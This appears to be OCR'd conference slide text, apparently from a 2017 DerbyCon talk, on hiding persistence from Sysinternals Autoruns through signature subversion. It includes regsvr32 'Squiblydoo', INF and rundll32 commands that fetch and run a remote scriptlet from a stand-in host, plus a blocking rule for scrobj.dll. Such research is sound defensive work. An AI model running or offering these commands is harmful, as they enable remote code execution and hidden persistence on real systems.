HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM
☒ Acrobat Assistant 8.0	AcroTray	Adobe Systems Inc.	c:\program files (x86)\adobe\acrobat...	7/31/2017 2:36 PM
☒ Adobe Creative Cloud	Adobe Creative Cloud	Adobe Systems Incorporated	c:\program files (x86)\adobe\adobe ...	6/4/2017 10:03 AM
☒ AdobeCEPServiceMana...	Adobe CEP Service Manager	Adobe Systems Incorporated	c:\program files (x86)\common files\...	3/13/2013 8:20 AM
☒ LWS	Logitech Webcam Software	Logitech Inc.	c:\program files (x86)\logitech\lws\w...	9/13/2012 3:37 AM
☒ vmware-tray.exe	VMware Tray Process	VMware, Inc.	c:\program files (x86)\vmware\vmwar...	5/11/2017 3:47 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/15/2017 4:13 PM

msascuil.exe Size: 614 K
Windows Defender notification icon Time: 12/12/1996 3:34 AM
Microsoft Corporation Version: 4.11.15063.0

"C:\Program Files\Windows Defender\MSASCUIL"

Ready. No Filter.

SIP Hijacking



Matt Graeber
@mattifestation


Following

My [#DerbyCon](#) keynote on "Subverting Trust": whitepaper:
[specterops.io/assets/resourc ...](#) PoC Malicious
SIP: [github.com/mattifestation ...](#) 2/2




mattifestation/PoCSubjectInterfacePackage
PoCSubjectInterfacePackage - A proof-of-concept subject interface package (SIP) used to demonstrate digital signature subversion attacks.
[github.com](#)

12:19 PM - 22 Sep 2017



Shady.exe



CryptSIPVerifyIndirectData

Within Autoruns



KnownDLLs

Winlogon

Winsock Providers

Print Monitors

LSA Providers

Network Providers

WMI

Sidebar Gadgets

Office

Everything

Logon

Explorer

Internet Explorer

Scheduled Tasks

Services

Drivers

Codecs

Boot Execute

Image Hijacks

AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				
☒ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	5/30/2017 3:10 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				
☒ SecurityHealth	Windows Defender notification ...	(Verified) Microsoft Windows	c:\program files\windows defender\msascuil.exe	12/12/1996 12:34
☒ TotallyLegitimateEXE	Notepad	(Verified) Microsoft Windows	c:\test\notepad_backdoored.exe	7/16/2017 9:14 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				
☒ Google Chrome	Google Chrome Installer	(Verified) Google Inc	c:\program files (x86)\google\chrome\application\60.0.3112.90\installer\chrmstp.exe	8/1/2017 11:26 PM
☒ Microsoft Windows	Windows Mail	(Verified) Microsoft Windows	c:\program files\windows mail\winmail.exe	5/18/2022 3:10 PM
☒ Microsoft Windows Media Player	Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\system32\unregmp2.exe	7/30/1925 5:08 AM
☒ n/a	Microsoft .NET IE SECURITY ...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	2/7/2017 8:56 PM
☒ Themes Setup	Windows Theme API	(Verified) Microsoft Windows	c:\windows\system32\themeui.dll	12/4/2029 8:24 AM
☒ Web Platform Customizations	IE Per-User Initialization Utility	(Verified) Microsoft Windows	c:\windows\system32\ie4unit.exe	4/29/1980 12:20 /
☒ Windows Desktop Update	Windows Shell Common Dll	(Verified) Microsoft Windows	c:\windows\system32\shell32.dll	9/23/1912 8:14 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				
☒ Microsoft Windows	Windows Mail	(Verified) Microsoft Windows	c:\program files (x86)\windows mail\winmail.exe	7/16/1996 12:49 /
☒ Microsoft Windows Media Player	Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\syswow64\unregmp2.exe	6/25/2005 11:20 /
☒ Microsoft Windows Media Player	Microsoft Windows Media Play...	(Verified) Microsoft Windows	c:\windows\syswow64\unregmp2.exe	6/25/2005 11:20 /
☒ Microsoft .NET IE SECURITY	Microsoft .NET IE SECURITY	(Verified) Microsoft Corporation	c:\windows\syswow64\mscories.dll	2/7/2017 8:56 PM

notepad_backdoored.exe

Size:

714 K

Notepad

Time:

7/16/2017 9:14 AM

Microsoft Corporation

Version:


10.0.15063.0

C:\Test\notepad_backdoored.exe

.INF Scriptlets

regsvr32.exe

```
regsvr32.exe /s /n /u /i:https://shady.com/file.sct scrobj.dll
```



Definition

Rule Type: Execution Control ▼

Execute Action: Block ▼ ☒ Use Policy Specific Notifier

Path Or File: Files when executed from the following path(s)...
scrobj.dll

Process: Only when executed by the following process(es)...
Specific Process...
<system>\regsvr32.exe
<systemx86>\regsvr32.exe

User Or Group: Only when executed by a user matching the following user/group account(s)...
Any User ▼

Rule Applies To: ☒ All policies ☐ Selected policies

Add Remove

Within Autoruns

Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 4:22 PM
☒ AdobeAAMUpdater-1.0	Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\common files\adobe\adobe updater\adobe updater.exe	6/29/2016 3:29 AM
☒ DerbyCon	Microsoft(C) Register Server	Microsoft Corporation	c:\windows\system32\regsvr32.exe	6/24/2007 2:32 PM
☒ IASStorIcon	Delayed launcher	Intel Corporation	c:\program files\intel\intel(r) rapid storage\iasstoricon.exe	1/17/2017 12:32 PM
☒ iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.exe	9/11/2017 6:21 PM
☒ NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporation\nvidia backend\nvbackend.exe	6/14/2016 6:39 AM
☒ RtHDTVbg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtvbg.exe	8/22/2016 1:52 AM
☒ RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtvbg.exe	8/22/2016 1:56 AM
☒ SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\msnrmc.exe	12/12/1996 3:34 AM
☒ WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\wavesvc.exe	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM

regsvr32.exe Size: 23 K
Microsoft(C) Register Server Time: 6/24/2007 2:32 PM
Microsoft Corporation Version: 6.2.15063.0

regsvr32.exe /s /n /u /i:https://shady.com/file.sct scrobj.dll

Ready. Windows Entries Hidden.






Technologies ▾

Documentation ▾

Resources ▾



Hardware Dev Center

Explore ▾

Docs ▾

Downloads ▾

Samples



Dashboard

[Docs](#) / [Windows Hardware](#) / [Windows Drivers](#) / [Install](#)[Comments](#) [Edit](#) [Share](#) | Theme Light ▾

Filter

Directive ▾

INF AddService
DirectiveINF AddSoftware
Directive

INF BitReg Directive

INF CopyFiles
Directive

INF CopyINF

INF UnregisterDlls Directive

04/20/2017 • 1 minutes to read • Contributors 

An **UnregisterDlls** directive references one or more INF sections used to specify files that are OLE controls and require self-unregistration (self-removal).

 Copy

```
[DDInstall]
```


```
UnregisterDlls=unregister-dll-section[,unregister-dll-section]...
```

```
[Version]
Signature=$CHICAGO$

[DefaultInstall]
UnregisterDlls = Squiblydoo

[Squiblydoo]
11,,scrobj.dll,2,60,https://shady.com/file.sct
```

```
rundll32.exe setupapi.dll,InstallHinfSection DefaultInstall 128  
C:\Users\User\Desktop\shady.inf
```



Within Autoruns :(

Autoruns [USER-PC\User] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks


Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 5:14 PM
☒ DerbyCon	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	4/6/2011 9:10 AM
☒ iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.e...	9/11/2017 6:21 PM
☒ NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporati...	6/14/2016 6:39 AM
☒ RtHdVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...	8/22/2016 1:52 AM
☒ RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\vt...	8/22/2016 1:56 AM
☒ SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
☒ WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM

< >

